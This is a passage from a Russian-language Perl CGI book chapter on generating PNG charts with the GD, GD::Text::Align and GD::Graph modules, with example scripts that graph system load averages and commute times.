При добавлении времени к дополнительной информации пути броузер будет считать каждый запрос (полученный хотя бы через секунду) новым ресурсом. Однако это заполнит кэш броузера повторяющимися изображениями, поэтому используйте эту возможность осторожно и всегда совмещайте ее с заголовком *Expires* для броузеров, которые его понимают. Также можно добавить в строку запроса следующее значение:

```
print $q->img({ -src =>
"/cgi/survey_graph.cgi/survey.png?random=$time" } );
```

Если на HTML-странице нет больше ничего динамического, и вы не хотите преобразовывать ее в CGI-сценарий, то можете выполнить это также через включения на стороне сервера (см. главу 6):

```
<!-#config timefmt="%d%m%y%H%M%S"->
<IMG SRC="/cgi/survey_graph.cgi/<!-#echo var="DATE_LOCAL"->  /survey.png">
```

И хотя это не очень легко читается и не является синтаксически верным HTML, тег SSI будет опознан сервером, на котором можно использовать SSI, и этот тег будет заменен числом, представляющим собой текущую дату и время, до того как он будет отправлен пользователю.

Создание изображений в формате PNG при помощи модуля GD

Модуль GD был создан и поддерживается Линкольном Штейном (Lincoln Stein), который к тому же является автором CGI.pm. Модуль GD – это Perl-интерфейс графической библиотеки *gd*, созданной Томасом Боутеллом (Thomas Boutell) для языка программирования C. Библиотека *gd* первоначально предназначалась для создания и редактирования GIF-файлов. Из-за патента Unisys она была переписана для PNG (Томас Боутелл – соавтор и редактор спецификации PNG). Текущая версия библиотеки *gd* и модуль GD больше не поддерживают GIF, а более старые версии больше не распространяются. Если у вас есть более старые версии этого модуля (например, они могли быть включены в вашу систему), которые поддерживают GIF, вам, вероятно, стоит связаться с Unisys для обсуждения условий распространения, до его использования.

Установка

Установить GD можно так же, как и остальные модули из CPAN, только надо убедиться, что у вас есть последняя версия *gd*. GD содержит код на C, который должен быть скомпилирован с *gd*, и если эта библиотека более старой версии или вообще отсутствует, у вас возникнут ошибки во время компиляции.

Библиотека *gd* доступна на *http://www.boutell.com/*. На этом сайте также есть инструкции для построения *gd* и ссылки на другие необязательные пакеты, которые *gd* использует, если они есть, например, система FreeType, которая обеспечивает в *gd* (а значит и в GD) поддержку шрифтов TrueType. Учтите, что для *gd* нужны последние версии библиотек *libpng* и *zlib*, ссылки на которые вы также найдете на этом сайте.

Использование GD

В этом разделе мы создадим приложение, которое использует системную команду Unix *uptime*, чтобы вывести график средней загрузки (рис. 13-1). Есть модули, позволяющие строить графики и проще, как показано в следующем разделе, но давайте сначала посмотрим на то, что может *gd*.



Рис. 13-1. Пример графика, созданного сценарием loads.cgi

Само приложение достаточно прямолинейно. Сначала мы вызываем команду *uptime*, которая возвращает три значения, соответствующие средней загрузке за предыдущие 5, 10 и 15 минут соответственно, хотя в разных системах Unix могут выводиться разные значение (например, в Linux команда *uptime* выводит показатели средней загрузки за последние 1, 5 и 15 минут. – *Примеч. перев.*). Вот вывод команды *uptime*:

```
2:26pm  up  11:07,   12 users,   load average: 4.63, 5.29, 2.56
```

Затем мы используем различные простейшие элементы графики *gd*, такие как линии и многоугольники, чтобы нарисовать оси и шкалу и отметить значения загрузки.

В примере 13-2 приведен код.

Пример 13-2. loads.cgi

```
#!/usr/bin/perl -wT

use strict;

use CGI;
use GD;

BEGIN {
  $ENV{PATH} = '/bin:/usr/bin:/usr/ucb:/usr/local/bin';
  delete @ENV{ qw( IFS CDPATH ENV BASH_ENV ) };
}

use constant LOAD_MAX       => 10;

use constant IMAGE_SIZE     => 170;     # высота и ширина
use constant GRAPH_SIZE     => 100;     # высота и ширина
use constant TICK_LENGTH    => 3;

use constant ORIGIN_X_COORD => 30;
use constant ORIGIN_Y_COORD => 150;

use constant TITLE_TEXT     => "System Load Average";
use constant TITLE_X_COORD  => 10;
use constant TITLE_Y_COORD  => 15;

use constant AREA_COLOR     => ( 255, 0, 0 );
use constant AXIS_COLOR     => ( 0, 0, 0 );
use constant TEXT_COLOR     => ( 0, 0, 0 );
use constant BG_COLOR       => ( 255, 255, 255 );

my $q     = new CGI;
my @loads = get_loads();

print $q->header( -type => "image/png", -expires => "-1d" );

binmode STDOUT;
print area_graph( \@loads );


# Возвращаем список значений средней загрузки из системной команды uptime
sub get_loads {
  my $uptime = `uptime` or die " Ошибка при вызове uptime: $!";
  my( $up_string ) = $uptime =~ /average: (.+)$/;
  my @loads = reverse
      map { $_ > LOAD_MAX ? LOAD_MAX : $_ }
      split /,\s*/, $up_string;
  @loads or die " Не могу разобрать ответ команды uptime: $up_string";
  return @loads;
}
```

```
# Принимаем одномерный список данных и возвращаем график в формате PNG
sub area_graph {
  my $data = shift;

  my $image = new GD::Image( IMAGE_SIZE, IMAGE_SIZE );
  my $background = $image->colorAllocate( BG_COLOR );
  my $area_color = $image->colorAllocate( AREA_COLOR );
  my $axis_color = $image->colorAllocate( AXIS_COLOR );
  my $text_color = $image->colorAllocate( TEXT_COLOR );

# Добавляем заголовок
  $image->string( gdLargeFont, TITLE_X_COORD, TITLE_Y_COORD,
      TITLE_TEXT, $text_color );

# Создаем многоугольник
  my $polygon = new GD::Polygon;
  $polygon->addPt( ORIGIN_X_COORD, ORIGIN_Y_COORD );

  for ( my $i = 0; $i < @$data; $i++ ) {
    $polygon->addPt( ORIGIN_X_COORD + GRAPH_SIZE / ( @$data - 1 ) *
$i,
        ORIGIN_Y_COORD - $$data[$i] * GRAPH_SIZE / LOAD_MAX );
  }

  $polygon->addPt( ORIGIN_X_COORD + GRAPH_SIZE, ORIGIN_Y_COORD );

# Добавляем многоугольник
  $image->filledPolygon( $polygon, $area_color );

# Рисуем ось X
  $image->line( ORIGIN_X_COORD, ORIGIN_Y_COORD,
        ORIGIN_X_COORD + GRAPH_SIZE, ORIGIN_Y_COORD,
        $axis_color );
# Рисуем ось Y
  $image->line( ORIGIN_X_COORD, ORIGIN_Y_COORD,
        ORIGIN_X_COORD, ORIGIN_Y_COORD - GRAPH_SIZE,
        $axis_color );

# Рисуем метки на оси X
  for ( my $x = 0; $x <= GRAPH_SIZE; $x += GRAPH_SIZE / ( @$data - 1 )
) {
    $image->line( $x + ORIGIN_X_COORD, ORIGIN_Y_COORD - TICK_LENGTH,
      $x + ORIGIN_X_COORD, ORIGIN_Y_COORD + TICK_LENGTH,
      $axis_color );
  }

# Рисуем метки на оси Y
  for ( my $y = 0; $y <= GRAPH_SIZE; $y += GRAPH_SIZE / LOAD_MAX ) {
    $image->line( ORIGIN_X_COORD - TICK_LENGTH, ORIGIN_Y_COORD - $y,
        ORIGIN_X_COORD + TICK_LENGTH, ORIGIN_Y_COORD - $y,
        $axis_color );
```

```
    }

  $image->transparent( $background );

    return $image->png;
  }
```

После импортирования модулей мы используем блок *BEGIN*, чтобы сделать окружение безопасным. Это нужно, потому что наш сценарий будет использовать внешнюю команду *uptime* (см. раздел «Режим пометки в Perl» главы 8).

Затем мы устанавливаем большое число констант. Константа `LOAD_MAX` устанавливает верхний предел для средней загрузки. Если показатель загрузки превысит 10, мы не будем беспокоиться о том, что может не хватить шкалы, так как значение этой переменной будет установлено в 10. Помните, наша цель – не создать чрезвычайно полезное графическое приложение, а показать некоторые основные графические примитивы модуля GD.

Далее мы определяем размер для области графика, `GRAPH_SIZE`, а также размер самого изображения – `IMAGE_SIZE`. И изображение и график квадратные, так что эти значения относятся и к ширине, и к высоте. Константа `TICK_LENGTH` задает длину отметки шкалы на оси (на самом деле это половина длины отметки, когда она нарисована).

Константы `ORIGIN_X_COORD` и `ORIGIN_Y_COORD` содержат координаты центра нашего графика (то есть нижний левый угол). `TITLE_TEXT`, `TITLE_X_COORD` и `TITLE_Y_COORD` содержат значения для заголовков, выводимых на графике. Наконец, мы устанавливаем значения констант `AREA_COLOR`, `AXIS_COLOR`, `TEXT_COLOR` и `BG_COLOR` в массивы из трех элементов, соответствующие значениям для красного, зеленого и синего цветов соответственно; значения для этих цветов лежат в диапазоне от `0` до `255`.

Значение загрузки системы возвращает функция *get_loads*. Она получает вывод команды *uptime*, выделяет из нее значения средней загрузки, отсекает любые значения, превышающие заданное константой `LOAD_MAX`, и меняет значения местами, чтобы сначала шли более старые, а потом более новые. То есть наш график выводит значения средней загрузки за последние 15, 10 и 5 минут слева направо.

Возвращаясь к основному телу нашего CGI-сценария, мы выводим заголовок, определяем двоичный режим, затем получаем данные для нашего PNG-изображения из *area_graph* и выводим его.

Функция *area_graph* содержит весь код, относящийся к самому изображению. Она принимает ссылку на массив точек данных, которые и присваивает переменной `$data`. Сначала мы создаем новый экземпляр класса GD::Image, передавая ему размер холста, с которым мы собираемся работать.

Затем мы получаем четыре цвета, соответствующие ранее заданным константам. Учтите, что первый цвет автоматически становится цветом фона. В нашем случае у изображения будет белый фон.

Мы используем метод *string*, чтобы вывести заголовок с шрифтом *gdLarge*. Затем мы рисуем две линии, начиная от центра, – горизонтальную и вертикальную, соответствующие осям координат. Когда оси нарисованы, просматриваем всю область графика и рисуем отметки шкалы на осях.

Теперь мы можем вывести на графике значения средней загрузки. Мы создаем новый экземпляр класса GD::Polygon, чтобы нарисовать многоугольник, вершины которого соответствуют трем значениям средней загрузки. Принцип рисования многоугольника похож на создание замкнутого пути, соединяющего несколько точек.

Мы используем метод *addPt*, чтобы добавить точку к многоугольнику. Центр добавляется как первая точка. Затем высчитывается координата для каждого значения средней загрузки и добавляется к многоугольнику. Последнюю точку мы ставим на оси x. GD автоматически соединяет ее с первой точкой.

Метод *filledPolygon* заполняет нужным цветом многоугольник, заданный объектом `$polygon`. Наконец, график преобразуется в формат PNG и данные возвращаются.

GD поддерживает много других методов, но у нас не хватит места, если мы начнем перечислять их тут. Подробности вы можете найти в документации по GD или в «Программировании графики для Web».

Дополнительные GD-модули

Ряд модулей, работающих с GD, доступны на CPAN. В некоторых из них представлены удобные методы взаимодействия с GD. Другие используют GD для упрощения создания графики. В этом разделе мы рассмотрим модуль GD::Text, помогающий добавлять текст к GD-изображениям, и GD::Graph, самый популярный графический модуль, а также расширения, предоставляемые модулем GD::Graph3D.

Модуль GD::Text

GD::Text – это собрание модулей для поддержки текста, написанных Мартином Вербруггеном (Martin Verbruggen), которое предоставляет три модуля для работы с текстом в GD-изображениях: GD::Text поддерживает информацию о размере текста в GD, GD::Text::Align служит для размещения текста в GD и управления им, а GD::Text::Wrap служит для размещения многострочных текстовых полей. Мы подробно рассмотрим, вероятно, самый полезный из трех – модуль GD::Text::Align.

Модуль GD::Text::Align

В предыдущем примере, *loads.cgi*, мы использовали константы, чтобы определить начальную позицию центрированного заголовка «System Load Average». Их значения были получены методом проб и ошибок, и хотя этот подход не слишком элегантен, он работает для изображений с фиксированным заголовком. Однако если кто-то решит изменить заголовок изображения, придется исправлять координаты, чтобы новый заголовок тоже был выровнен по центру. А для изображений с переменными заголовками такой подход просто не применим. Гораздо лучше было бы вычислять положение заголовка динамически.

Модуль GD::Text::Align позволяет делать это просто. В приведенном выше примере координата `TITLE_Y_COORD` на самом деле соответствует верхнему краю изображения, а `TITLE_X_COORD` – левому краю (запомните, что координаты изображений в GD считаются от верхнего левого угла). С константой, определяющей верхний край, все в порядке, но если мы хотим иметь центрированный заголовок, нужно динамически высчитывать координату `TITLE_X_COORD`.

Посмотрим, как можно изменить *loads.cgi*, чтобы выполнять эти действия при помощи GD::Text::Align. Во-первых, добавим модуль GD::Text::Align в начало сценария:

```
use GD::Text::Align;
```

Затем можно заменить строку, помещающую строку заголовка (в функции *area_graph*), следующим кодом:

```
# Добавляем центрированный заголовок
my $title = GD::Text::Align->new(
  $image,
  font    => gdLargeFont,
  text    => TITLE_TEXT,
  color   => $text_color,
  valign  => "top",
  halign => "center",
);
$title->draw( IMAGE_SIZE / 2, TITLE_Y_COORD );
```

Мы создали объект GD::Text::Align, передав наш GD-объект, `$image`, и ряд параметров, описывающих текст; метод *draw* добавляет наш заголовок к изображению. Константу `TITLE_X_COORD`, которую мы больше не используем, нужно убрать; можно также переименовать `TITLE_Y_COORD` во что-то более относящееся к данному контексту, например в `TITLE_TOP_MARGIN`.

Помимо того что модуль GD::Text::Align позволяет выводить выровненный текст, он позволяет также получать координаты ограничивающего блока для строки до ее вывода, то есть при необходимости вы

сможете внести изменения (например, уменьшить размер шрифта). Кроме того, модуль поддерживает шрифты True Type и позволяет выводить текст под углом. Дополнительную информацию можно найти в онлайновой документации по Gd::Text::Align.

Модуль GD::Graph

Модуль GD::Graph, тоже написанный Мартином Вербруггеном, – это собрание модулей, выводящих графики при помощи GD. Название этого модуля несколько раз менялось в течение последнего года. Изначально он назывался GIFgraph. Однако после удаления поддержки GIF из GD, он больше не выводил GIF. Стив Бондс (Steve Bonds) обновил модуль, чтобы использовать PNG, и переименовал его в Chart::PNGgraph. Позже Мартин Вербругген дал ему более общее название GD::Graph и удалил поддержку определенного формата изображений. Раньше вы вызывали метод *plot*, чтобы получить график либо в формате GIF (для GIFgraph), либо в формате PNG (для PNGgraph). Теперь метод *plot* возвращает объект GD::Image, так что пользователь может выбрать желаемый формат. Скоро мы покажем, как это работает.

Чтобы установить модуль GD::Graph, у вас должны быть уже установлены GD и Gd::Text. GD::Graph содержит следующие модули для создания графиков:

- GD::Graph::area позволяет создавать диаграммы с областями (рис. 13-2).



Рис. 13-2. Диаграмма с областями, созданная при помощи модуля GD::Graph::area

- GD::Graph::bars позволяет создавать гистограммы (рис. 13-3).



Рис. 13-3. Гистограмма, созданная при помощи модуля GD::Graph::bars

- GD::GRAPH::lines позволяет создавать линейчатые диаграммы (рис. 13-4).



Рис. 13-4. Линейчатая диаграмма, созданная при помощи модуля GD::Graph::lines

- GD::Graph::points позволяет создавать точечные диаграммы (иногда называемые XY или рассеянными диаграммами), как на рис. 13-5.



Рис. 13-5. Точечная диаграмма, созданная при помощи модуля GD::Graph::poits

- GD::Graph::linespoints позволяет создавать комбинированные точечно-линейчатые диаграммы (рис. 13-6).
- GD::Graph::pie позволяет создавать круговые диаграммы (рис. 13-7).
- GD::Graph::mixed позволяет создавать комбинации всех вышеперечисленных типов диаграмм, за исключением круговых (рис. 13-8).



Рис. 13-6. Комбинированная точечно-линейчатая диаграмма, созданная при помощи модуля GD::Graph::linespoints



Рис. 13-7. Круговая диаграмма, созданная при помощи модуля GD::Graph::pie

Все предыдущие рисунки иллюстрируют данные из таблицы 13-1.

Таблица 13-1. Пример подсчета времени в минутах, потраченного на поездки до работы

День недели	**Понедельник**	**Вторник**	**Среда**	**Четверг**	**Пятница**
Утро	33	24	23	19	21
Вечер	17	15	19	15	24



Рис. 13-8. Смешанная диаграмма, созданная при помощи модуля Gd::Graph::mixed

В примере 13-3 приведен код, используемый для создания смешанного графика (см. рис. 13-8).

Пример 13-3. commute_mixed.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use GD::Graph::mixed;

use constant TITLE => "Average Commute Time: Mixed Chart";

my $q     = new CGI;
my $graph = new GD::Graph::mixed( 400, 300 );
my @data  = (
  [ qw( Mon  Tue  Wed  Thu  Fri ) ],
  [      33,  24,  23,  19,  21   ],
  [      17,  15,  19,  15,  24   ],
);


$graph->set(
  title           => TITLE,
  x_label         => "Day",
  y_label         => "Minutes",
  long_ticks      => 1,
  y_max_value     => 40,
  y_min_value     => 0,
  y_tick_number   => 8,
  y_label_skip    => 2,
  bar_spacing     => 4,
  types           => [ "bars", "linespoints" ],
);

$graph->set_legend( "Morning", "Evening" );
my $gd_image = $graph->plot( \@data );

print $q->header( -type => "image/png", -expires => "-1d" );

binmode STDOUT;
print $gd_image->png;
```

Заметьте, что в этом сценарии не надо использовать модуль GD, так как мы не создаем изображение напрямую, а просто используем модуль GD::Graph. Мы задаем одну константу для заголовка графика. Можно было бы создать и больше констант для различных параметров, которые передаем в Gd::Graph, но этот сценарий короткий, и не используя константы, можно явно видеть, какие значения принимает каждый параметр.

Мы создаем объект «смешанная диаграмма», передав ширину и высоту в пикселах, и задаем данные. Затем мы вызываем метод *set*, чтобы устано-

вить параметры для нашего графика. Смысл некоторых параметров очевиден. Объясним те, которые могут показаться неочевидными: `long_ticks` устанавливается, когда отметки должны растянуться на весь график и образовать сетку; `y_tick_number` определяет, сколько отметок должно быть на оси y; `y_label_skip` определяет, как часто должны стоять метки над отметками (наше значение 2 говорит о том, что они должны быть отмечены через одну); `bar_spacing` – число пикселов между столбцами (когда они рисуются); `types` определяет тип диаграммы каждого ряда.

Мы добавляем легенду, описывающую данные. Затем вызываем метод *plot* с нашими данными и получаем объект GD::Image, содержащий новую диаграмму. Остается только сгенерировать заголовок и вывести изображение в формате PNG.

Мы не будем приводить пример кода для каждого типа изображения, потому что, за исключением круговых диаграмм, тот же код с небольшими изменениями позволяет создавать изображения любого типа. Вы просто должны изменить GD::Graph::mixed на имя модуля, который хотите использовать. Единственное свойство в методе *set*, которое имеет отношение только к смешанным диаграммам, это `types`. Единственное свойство, имеющее отношение только к смешанным диаграммам и гистограммам, это `bar_spacing`. Все остальное в точности совпадает для всех других типов.

Круговые диаграммы – это нечто иное. Они принимают только один ряд данных, у них не может быть легенды и, поскольку у них нет осей, большинство параметров, о которых мы только что говорили, к ним не относятся. Более того, круговые диаграммы трехмерны по умолчанию. В примере 13-4 приведен код, используемый для создания круговой диаграммы, показанной на рисунке 13-7.

Пример 13-4. commute_pie.cgi

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use GD::Graph::pie;

use constant TITLE => "Morning Commute Time: Pie Chart";

my $q     = new CGI;
my $graph = new GD::Graph::pie( 300, 300 );
my @data  = (
  [ qw( Mon  Tue  Wed  Thu  Fri ) ],
  [      33,  24,  23,  19,  21   ],
);


$graph->set(
  title           => TITLE,
  '3d'            => 0
);
```

```
my $gd_image = $graph->plot( \@data );

print $q->header( -type => "image/png", -expires => "-1d" );

binmode STDOUT;
print $gd_image->png;
```

Этот сценарий гораздо короче, поскольку мы не устанавливаем так много параметров. Вместо этого мы просто задаем заголовок и отменяем параметр `3d` (эта концепция рассматривается в следующем разделе). Для этого графика мы используем размер 300×300 вместо размера 400×300. GD::Graph масштабирует круговую диаграмму, чтобы она поместилась в график, поэтому круговые диаграммы принимают эллиптическую форму, если вписать их в прямоугольную область. Наконец, мы задаем только один ряд данных и опускаем вызов, добавляющий легенду, которая в настоящее время для круговых диаграмм не поддерживается.

Модуль GD::Graph3D

Модуль GD::Graph3D позволяет создавать трехмерные диаграммы. Он является расширением GD::Graph и включает три дополнительных модуля:

- GD::Graph::bars3d позволяет создавать трехмерные гистограммы (рис. 13-9).



Рис. 13-9. Трехмерная гистограмма, созданная при помощи GD::Graph::bars3d

- GD::Graph::lines3d позволяет создавать трехмерные линейчатые диаграммы (рис. 13-10).

